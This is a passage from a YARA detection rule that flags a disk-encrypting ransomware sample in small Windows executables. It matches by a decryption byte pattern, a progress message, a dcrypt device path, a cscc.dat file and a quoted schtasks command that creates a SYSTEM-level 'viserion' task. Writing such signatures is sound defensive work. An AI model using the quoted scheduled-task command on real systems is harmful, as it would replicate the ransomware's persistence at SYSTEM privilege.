        $decrypt_seq = { 89 5D EC 78 10 7F 07 3D 00 00 00 01 76 07 B8 00 00 00 01 EB 07 C7 45 EC 01 00 00 00 53 50 53 6A 04 53 8B
F8 56 89 45 FC 89 7D E8 FF 15 ?? ?? ?? ?? 8B D8 85 DB 74 5F }
        $msg1 = "Disk decryption progress..." ascii fullword wide
        $task_fmt_str = "schtasks /Create /SC ONCE /TN viserion_%u /RU SYSTEM /TR \"%ws\" /ST %02d:%02d:00" ascii fullword wide
        $tok1 = "\\\\.\\dcrypt" ascii fullword wide
        $tok2 = "C:\\Windows\\cscc.dat" ascii fullword wide
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and filesize < 150KB and all of them
}
```